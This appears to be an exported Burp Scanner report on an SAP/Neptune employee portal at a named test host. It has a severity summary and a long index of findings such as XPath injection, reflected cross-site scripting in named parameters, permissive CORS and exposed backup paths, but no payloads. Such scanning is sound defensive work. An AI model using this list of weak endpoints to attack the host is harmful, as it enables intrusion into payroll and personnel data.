


Burp Scanner Report

Summary

The table below shows the numbers of issues identified in different categories. Issues are classified according to severity as High, Medium, Low or Information. This reflects the likely impact of each issue for a typical organization. Issues are also classified according to confidence as Certain, Firm or Tentative. This reflects the inherent reliability of the technique that was used to identify the issue.

		Confidence			
		Certain	Firm	Tentative	Total
Severity	High	0	1	0	1
	Medium	0	0	3	3
	Low	1	9	6	16
	Information	315	17	0	332

The chart below shows the aggregated numbers of issues identified in each category. Solid colored bars represent issues with a confidence level of Certain, and the bars fade as the confidence level falls.



Contents

1. XPath injection

2. Cross-site request forgery

- 2.1. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.portal.dsm.Terminator>
- 2.2. https://testportal.zalaris.com/neptune/native/fetch_csrf
- 2.3. https://testportal.zalaris.com/neptune/native/neptune_login_ping.html

3. Vulnerable JavaScript dependency

- 3.1. <https://testportal.zalaris.com/irj/portal>
- 3.2. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.js
- 3.3. <https://testportal.zalaris.com/nea/v1/authenticate>
- 3.4. <https://testportal.zalaris.com/neptune/server/sapui5/1.71/resources/sap-ui-core.js>
- 3.5. <https://testportal.zalaris.com/resetpwd/resetpwd.html>

4. Open redirection (DOM-based)

5. Link manipulation (DOM-based)

- 5.1. https://testportal.zalaris.com/htmlb/jslib/sapUrMapi_nn7.js
- 5.2. https://testportal.zalaris.com/htmlb/jslib/sapUrMapi_nn7.js
- 5.3. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds>
- 5.4. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds>
- 5.5. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds>
- 5.6. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds>
- 5.7. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.portal.epcf.admin.WorkProtectPopup>
- 5.8. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.portal.epcf.admin.WorkProtectPopup>

6. Content type incorrectly stated

7. Strict transport security not enforced

8. Cross-site scripting (reflected)

- 8.1. https://testportal.zalaris.com/neptune/zalaris_launchpad_standard [NUMBER_DECIMAL JSON parameter]
- 8.2. https://testportal.zalaris.com/neptune/zalaris_launchpad_standard [NUMBER_GROUPING JSON parameter]
- 8.3. https://testportal.zalaris.com/neptune/zmfp_team_status [CLIENT JSON parameter]
- 8.4. https://testportal.zalaris.com/neptune/zmfp_time_statement [AMOUNT1 JSON parameter]
- 8.5. https://testportal.zalaris.com/neptune/zmfp_time_statement [AMOUNT2 JSON parameter]
- 8.6. https://testportal.zalaris.com/neptune/zmfp_time_statement [FIL_KEY JSON parameter]

9. Cross-origin resource sharing

9.1. <https://testportal.zalaris.com/neptune/api/notifications/notifications>
9.2. https://testportal.zalaris.com/neptune/efile_neptune_app_ess
9.3. https://testportal.zalaris.com/neptune/native/neptune_ajax
9.4. <https://testportal.zalaris.com/neptune/public/application/neptune/nam/apk.jpg>
9.5. <https://testportal.zalaris.com/neptune/public/application/neptune/nam/appx.png>
9.6. <https://testportal.zalaris.com/neptune/public/application/neptune/nam/ipa.jpg>
9.7. https://testportal.zalaris.com/neptune/public/application/zalaris_common_used/js/excel-builder.dist.min.js
9.8. https://testportal.zalaris.com/neptune/public/application/zalaris_common_used/js/imageresizer.js
9.9. https://testportal.zalaris.com/neptune/public/application/zalaris_common_used/js/jspdf.js
9.10. https://testportal.zalaris.com/neptune/public/application/zmfp_photo_upload/js/cropper1.min.js
9.11. <https://testportal.zalaris.com/neptune/public/images/microsoft-azure-logo.svg>
9.12. <https://testportal.zalaris.com/neptune/public/media/>
9.13. https://testportal.zalaris.com/neptune/public/media/zally_new.svg
9.14. <https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5>
9.15. <https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/f/themes/zalquartzlight/library-parameters.json>
9.16. <https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/m/themes/zalquartzlight/library-parameters.json>
9.17. <https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/suite/ui/commons/themes/zalquartzlight/library-parameters.json>
9.18. <https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/suite/ui/microchart/themes/zalquartzlight/library-parameters.json>
9.19. <https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/tnt/themes/zalquartzlight/library-parameters.json>
9.20. <https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/core/themes/zalquartzlight/library-parameters.json>
9.21. <https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/layout/themes/zalquartzlight/library-parameters.json>
9.22. <https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/table/themes/zalquartzlight/library-parameters.json>
9.23. <https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/unified/themes/zalquartzlight/library-parameters.json>
9.24. <https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/uxap/themes/zalquartzlight/library-parameters.json>
9.25. <https://testportal.zalaris.com/neptune/server/fontawesome/5.13.0/fa.js>
9.26. <https://testportal.zalaris.com/neptune/server/js/Core.js>
9.27. <https://testportal.zalaris.com/neptune/server/js/Debug.js>
9.28. <https://testportal.zalaris.com/neptune/server/js/IndexedDBShim.js>
9.29. <https://testportal.zalaris.com/neptune/server/js/crypto/aes.js>
9.30. <https://testportal.zalaris.com/neptune/server/js/please-wait/PleaseWait.js>
9.31. <https://testportal.zalaris.com/neptune/server/js/slick/Slick.js>
9.32. <https://testportal.zalaris.com/neptune/server/js/sun/suneditor.min.js>
9.33. <https://testportal.zalaris.com/neptune/server/sapui5/1.71/resources/sap-ui-core.js>
9.34. https://testportal.zalaris.com/neptune/zalaris_launchpad_standard
9.35. https://testportal.zalaris.com/neptune/zmfp_annual_statement
9.36. https://testportal.zalaris.com/neptune/zmfp_availability
9.37. https://testportal.zalaris.com/neptune/zmfp_dash_ess_next_salary
9.38. https://testportal.zalaris.com/neptune/zmfp_ess_payslip
9.39. https://testportal.zalaris.com/neptune/zmfp_home_screen
9.40. https://testportal.zalaris.com/neptune/zmfp_leave_request
9.41. https://testportal.zalaris.com/neptune/zmfp_personal_profile
9.42. https://testportal.zalaris.com/neptune/zmfp_photo_upload
9.43. https://testportal.zalaris.com/neptune/zmfp_portal_news
9.44. https://testportal.zalaris.com/neptune/zmfp_qta_time_acc_v2
9.45. https://testportal.zalaris.com/neptune/zmfp_quota_transfer
9.46. https://testportal.zalaris.com/neptune/zmfp_team_status
9.47. https://testportal.zalaris.com/neptune/zmfp_time_entry_v2
9.48. https://testportal.zalaris.com/neptune/zmfp_time_statement
9.49. https://testportal.zalaris.com/neptune/zmfp_travel_create_expense_rep
9.50. https://testportal.zalaris.com/neptune/zmfp_universal_inbox
9.51. https://testportal.zalaris.com/neptune/zmfp_who_is_who_v2
9.52. https://testportal.zalaris.com/neptune/zmfp_wt_compensation

10. Cross-origin resource sharing: arbitrary origin trusted

10.1. <https://testportal.zalaris.com/neptune/api/notifications/notifications>
10.2. https://testportal.zalaris.com/neptune/efile_neptune_app_ess
10.3. https://testportal.zalaris.com/neptune/native/neptune_ajax
10.4. <https://testportal.zalaris.com/neptune/public/application/neptune/nam/apk.jpg>
10.5. <https://testportal.zalaris.com/neptune/public/application/neptune/nam/appx.png>
10.6. <https://testportal.zalaris.com/neptune/public/application/neptune/nam/ipa.jpg>
10.7. https://testportal.zalaris.com/neptune/public/application/zalaris_common_used/js/excel-builder.dist.min.js
10.8. https://testportal.zalaris.com/neptune/public/application/zalaris_common_used/js/imageresizer.js
10.9. https://testportal.zalaris.com/neptune/public/application/zalaris_common_used/js/jspdf.js
10.10. https://testportal.zalaris.com/neptune/public/application/zmfp_photo_upload/js/cropper1.min.js
10.11. <https://testportal.zalaris.com/neptune/public/images/microsoft-azure-logo.svg>
10.12. <https://testportal.zalaris.com/neptune/public/media/>
10.13. https://testportal.zalaris.com/neptune/public/media/zally_new.svg
10.14. <https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5>
10.15. <https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/f/themes/zalquartzlight/library-parameters.json>
10.16. <https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/m/themes/zalquartzlight/library-parameters.json>
10.17. <https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/suite/ui/commons/themes/zalquartzlight/library-parameters.json>
10.18. <https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/suite/ui/microchart/themes/zalquartzlight/library-parameters.json>
10.19. <https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/tnt/themes/zalquartzlight/library-parameters.json>
10.20. <https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/core/themes/zalquartzlight/library-parameters.json>
10.21. <https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/layout/themes/zalquartzlight/library-parameters.json>
10.22. <https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/table/themes/zalquartzlight/library-parameters.json>
10.23. <https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/unified/themes/zalquartzlight/library-parameters.json>
10.24. <https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/uxap/themes/zalquartzlight/library-parameters.json>
10.25. <https://testportal.zalaris.com/neptune/server/fontawesome/5.13.0/fa.js>
10.26. <https://testportal.zalaris.com/neptune/server/js/Core.js>
10.27. <https://testportal.zalaris.com/neptune/server/js/Debug.js>
10.28. <https://testportal.zalaris.com/neptune/server/js/IndexedDBShim.js>
10.29. <https://testportal.zalaris.com/neptune/server/js/crypto/aes.js>
10.30. <https://testportal.zalaris.com/neptune/server/js/please-wait/PleaseWait.js>
10.31. <https://testportal.zalaris.com/neptune/server/js/slick/Slick.js>
10.32. <https://testportal.zalaris.com/neptune/server/js/sun/suneditor.min.js>
10.33. <https://testportal.zalaris.com/neptune/server/sapui5/1.71/resources/sap-ui-core.js>
10.34. https://testportal.zalaris.com/neptune/zalaris_launchpad_standard
10.35. https://testportal.zalaris.com/neptune/zmfp_annual_statement
10.36. https://testportal.zalaris.com/neptune/zmfp_availability
10.37. https://testportal.zalaris.com/neptune/zmfp_dash_ess_next_salary
10.38. https://testportal.zalaris.com/neptune/zmfp_ess_payslip
10.39. https://testportal.zalaris.com/neptune/zmfp_home_screen

10.40. https://testportal.zalaris.com/neptune/zmfp_leave_request
10.41. https://testportal.zalaris.com/neptune/zmfp_personal_profile
10.42. https://testportal.zalaris.com/neptune/zmfp_photo_upload
10.43. https://testportal.zalaris.com/neptune/zmfp_portal_news
10.44. https://testportal.zalaris.com/neptune/zmfp_qta_time_acc_v2
10.45. https://testportal.zalaris.com/neptune/zmfp_quota_transfer
10.46. https://testportal.zalaris.com/neptune/zmfp_team_status
10.47. https://testportal.zalaris.com/neptune/zmfp_time_entry_v2
10.48. https://testportal.zalaris.com/neptune/zmfp_time_statement
10.49. https://testportal.zalaris.com/neptune/zmfp_travel_create_expense_rep
10.50. https://testportal.zalaris.com/neptune/zmfp_universal_inbox
10.51. https://testportal.zalaris.com/neptune/zmfp_who_is_who_v2
10.52. https://testportal.zalaris.com/neptune/zmfp_wt_compensation

11. Cross-origin resource sharing: all subdomains trusted

12. Referer-dependent response

13. User agent-dependent response

13.1. <https://testportal.zalaris.com/irj/portal>
13.2. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds>
13.3. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds>
13.4. https://testportal.zalaris.com/sap/bc/webdynpro/sap/zwd_flm_draft_hist_powl

14. Cross-domain POST

14.1. <https://testportal.zalaris.com/saml2/idp/sso>
14.2. <https://testportal.zalaris.com/saml2/idp/sso>

15. Input returned in response (reflected)

15.1. <https://testportal.zalaris.com/irj/portal> [name of an arbitrarily supplied URL parameter]
15.2. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds> [APPLICATION parameter]
15.3. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds> [XPROFILE parameter]
15.4. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds> [XQUERY parameter]
15.5. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds> [XSYSTEM parameter]
15.6. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds> [name of an arbitrarily supplied URL parameter]
15.7. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen> [APPLICATION parameter]
15.8. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen> [BI_COMMAND_1-CLIENT_HPOS parameter]
15.9. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen> [Language parameter]
15.10. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen> [XPROFILE parameter]
15.11. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen> [XQUERY parameter]
15.12. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen> [XSYSTEM parameter]
15.13. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen> [name of an arbitrarily supplied URL parameter]
15.14. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen> [name of an arbitrarily supplied body parameter]
15.15. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen> [sap-bw-lViewID parameter]
15.16. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen> [sap-ext-sid parameter]
15.17. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.dsm> [Terminator [ParamMapKey parameter]
15.18. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.dsm> [Terminator [ParamMapKey parameter]
15.19. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.dsm> [Terminator [ParamMapKey parameter]
15.20. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.dsm> [Terminator [ParamMapKey parameter]
15.21. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.dsm> [Terminator [ParamMapKey parameter]
15.22. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.dsm> [Terminator [ParamMapKey parameter]
15.23. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.dsm> [Terminator [ParamMapKey parameter]
15.24. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.dsm> [Terminator [ParamMapKey parameter]
15.25. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.dsm> [Terminator [ParamMapKey parameter]
15.26. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.dsm> [Terminator [ParamMapKey parameter]
15.27. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.dsm> [Terminator [ParamMapKey parameter]
15.28. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.dsm> [Terminator [ParamMapKey parameter]
15.29. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.dsm> [Terminator [ParamMapKey parameter]
15.30. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.dsm> [Terminator [ParamMapKey parameter]
15.31. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.dsm> [Terminator [ParamMapKey parameter]
15.32. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.dsm> [Terminator [ParamMapKey parameter]
15.33. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.dsm> [Terminator [ParamMapKey parameter]
15.34. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.dsm> [Terminator [ParamMapKey parameter]
15.35. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.dsm> [Terminator [ParamMapKey parameter]
15.36. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.dsm> [Terminator [ParamMapKey parameter]
15.37. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.dsm> [Terminator [ParamMapKey parameter]
15.38. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.dsm> [Terminator [ParamMapKey parameter]
15.39. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.dsm> [Terminator [ParamMapKey parameter]
15.40. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.dsm> [Terminator [ParamMapKey parameter]

16. Suspicious input transformation (reflected)

16.1. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.dsm> [Terminator [ParamMapKey parameter]
16.2. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.dsm> [Terminator [ParamMapKey parameter]
16.3. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.dsm> [Terminator [ParamMapKey parameter]

16.4. [https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview\[XSYSTEM parameter\]/pcd!3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview\[XSYSTEM parameter\]](https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview[XSYSTEM parameter]/pcd!3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview[XSYSTEM parameter])
16.5. [https://testportal.zalaris.com/neptune/zmfp_universal_inbox\[ajax_value parameter\]](https://testportal.zalaris.com/neptune/zmfp_universal_inbox[ajax_value parameter])

17. Cross-domain Referer leakage

17.1. <https://testportal.zalaris.com/nea/v1/authenticate>
17.2. <https://testportal.zalaris.com/neptune/>

18. Cross-domain script include

18.1. <https://testportal.zalaris.com/irj/portal>
18.2. <https://testportal.zalaris.com/nea/v1/authenticate>
18.3. <https://testportal.zalaris.com/neptune/>
18.4. https://testportal.zalaris.com/neptune/ZMFP_DASH_ESS_NEXT_SALARY.view.js
18.5. https://testportal.zalaris.com/neptune/zalaris_launchpad_standard
18.6. https://testportal.zalaris.com/neptune/zmfp_dash_ess_next_salary

19. Cookie without HttpOnly flag set

19.1. <https://testportal.zalaris.com/irj/portal>
19.2. <https://testportal.zalaris.com/neptune/>

20. Link manipulation (reflected)

21. DOM data manipulation (DOM-based)

21.1. <https://testportal.zalaris.com/irj/portal>
21.2. <https://testportal.zalaris.com/nea/v1/authenticate>

22. DOM data manipulation (reflected DOM-based)

22.1. [https://testportal.zalaris.com/sap/bc/gui/sap/its/webgui\[~transaction parameter\]](https://testportal.zalaris.com/sap/bc/gui/sap/its/webgui[~transaction parameter])
22.2. [https://testportal.zalaris.com/sap/bc/gui/sap/its/webgui\[~transaction parameter\]](https://testportal.zalaris.com/sap/bc/gui/sap/its/webgui[~transaction parameter])

23. Backup file

23.1. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.exe
23.2. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.gz
23.3. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.jar
23.4. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.js.exe
23.5. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.js.gz
23.6. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.js.jar
23.7. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.js.rar
23.8. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.js.tar
23.9. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.js.tar.gz
23.10. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.js.zip
23.11. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.rar
23.12. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.js
23.13. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.tar.gz
23.14. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.zip
23.15. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.exe
23.16. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.gz
23.17. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.jar
23.18. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.js.exe
23.19. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.js.gz
23.20. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.js.jar
23.21. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.js.rar
23.22. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.js.tar
23.23. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.js.tar.gz
23.24. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.js.zip
23.25. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.rar
23.26. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.tar
23.27. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.tar.gz
23.28. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.zip
23.29. https://testportal.zalaris.com/neptune/ZMFP_TRAVEL_CREATE_EXPENSE_REP.view.js2
23.30. https://testportal.zalaris.com/neptune/ZMFP_TRAVEL_CREATE_EXPENSE_REP.view.js2
23.31. https://testportal.zalaris.com/neptune/ZMFP_TRAVEL_CREATE_EXPENSE_REP.view.js_backup
23.32. https://testportal.zalaris.com/neptune/ZMFP_TRAVEL_CREATE_EXPENSE_REP.view.js_bak
23.33. https://testportal.zalaris.com/neptune/ZMFP_TRAVEL_CREATE_EXPENSE_REP.view.js_old
23.34. https://testportal.zalaris.com/neptune/ZMFP_TRAVEL_CREATE_EXPENSE_REP.view.jsbak
23.35. https://testportal.zalaris.com/neptune/ZMFP_TRAVEL_CREATE_EXPENSE_REP.view.jsinc
23.36. https://testportal.zalaris.com/neptune/ZMFP_TRAVEL_CREATE_EXPENSE_REP.view.jsold
23.37. https://testportal.zalaris.com/neptune/ZMFP_TRAVEL_CREATE_EXPENSE_REP.view.js~
23.38. https://testportal.zalaris.com/neptune/backup_zmfp_travel_create_expense_rep
23.39. https://testportal.zalaris.com/neptune/bak_zmfp_travel_create_expense_rep
23.40. https://testportal.zalaris.com/neptune/native/neptune_login_ping.1
23.41. https://testportal.zalaris.com/neptune/native/neptune_login_ping.7z
23.42. https://testportal.zalaris.com/neptune/native/neptune_login_ping.a
23.43. https://testportal.zalaris.com/neptune/native/neptune_login_ping.ar
23.44. https://testportal.zalaris.com/neptune/native/neptune_login_ping.bac
23.45. https://testportal.zalaris.com/neptune/native/neptune_login_ping.backup
23.46. https://testportal.zalaris.com/neptune/native/neptune_login_ping.bak
23.47. https://testportal.zalaris.com/neptune/native/neptune_login_ping.bz2
23.48. https://testportal.zalaris.com/neptune/native/neptune_login_ping.cbz
23.49. https://testportal.zalaris.com/neptune/native/neptune_login_ping.ear
23.50. https://testportal.zalaris.com/neptune/native/neptune_login_ping.exe
23.51. https://testportal.zalaris.com/neptune/native/neptune_login_ping.gz
23.52. https://testportal.zalaris.com/neptune/native/neptune_login_ping.inc
23.53. https://testportal.zalaris.com/neptune/native/neptune_login_ping.include
23.54. https://testportal.zalaris.com/neptune/native/neptune_login_ping.jar
23.55. https://testportal.zalaris.com/neptune/native/neptune_login_ping.lzma
23.56. https://testportal.zalaris.com/neptune/native/neptune_login_ping.old
23.57. https://testportal.zalaris.com/neptune/native/neptune_login_ping.rar

23.58. https://testportal.zalaris.com/neptune/native/neptune_login_ping.tar
 23.59. https://testportal.zalaris.com/neptune/native/neptune_login_ping.tar.7z
 23.60. https://testportal.zalaris.com/neptune/native/neptune_login_ping.tar.bz2
 23.61. https://testportal.zalaris.com/neptune/native/neptune_login_ping.tar.gz
 23.62. https://testportal.zalaris.com/neptune/native/neptune_login_ping.tar.lzma
 23.63. https://testportal.zalaris.com/neptune/native/neptune_login_ping.tar.xz
 23.64. https://testportal.zalaris.com/neptune/native/neptune_login_ping.war
 23.65. https://testportal.zalaris.com/neptune/native/neptune_login_ping.wim
